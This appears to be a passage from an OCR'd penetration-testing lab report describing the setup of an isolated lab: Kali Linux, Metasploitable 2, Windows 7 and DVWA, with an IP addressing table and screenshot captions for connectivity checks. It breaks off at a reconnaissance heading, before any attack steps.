


Lab Environment Setup






Attacker Machine – Kali Linux | Target Machines – Metasploitable 2 / Windows 7

Shows the running of the attacker machine and two of the target machines.



Target Machines - DVWA


Shows the successful running on DVWA, hosted via Metasploitable 2 on Kali Linux.



Network Configuration


IP Addressing Table

Machine Asset Name	Operating System Version	Assigned IP Address	Subnet Mask	Role in Lab Scenario
Kali Linux	Debian (64-bit)	192.168.40.4	255.255.255.0	Attacker Machine
Metasploitable 2	Ubuntu (64-bit)	192.168.40.3	255.255.255.0	Linux Target Machine
Windows 7	Windows 7 (64-bit)	192.168.40.5	255.255.255.0	Windows Target Machine
DVWA Application	Hosted via Metasploitable 2	192.168.40.3/dvwa	255.255.255.0	Web Application Target Machine




Kali Linux IP Address

Shows the running of command ‘ifconfig’ to call up the IP address of the Kali Linux machine.




Metasploitable 2 IP Address

Shows the running of command ‘ifconfig’ to call up the IP address of the Metasploitable 2 machine.




Windows 7 IP Address

Shows the running of command ‘ifconfig’ to call up the IP address of the Windows 7 machine.




Connectivity Verification: Kali – Metasploitable 2


Shows the connection between Kali Linux and Metasploitable 2 is active and working.



Connectivity Verification: Kali – Windows 7

Shows the connection between Kali Linux and Windows 7 is active and working.






Connectivity Verification: DVWA


Shows the connection to DVWA is active and working.

Reconnaissance & Enumeration



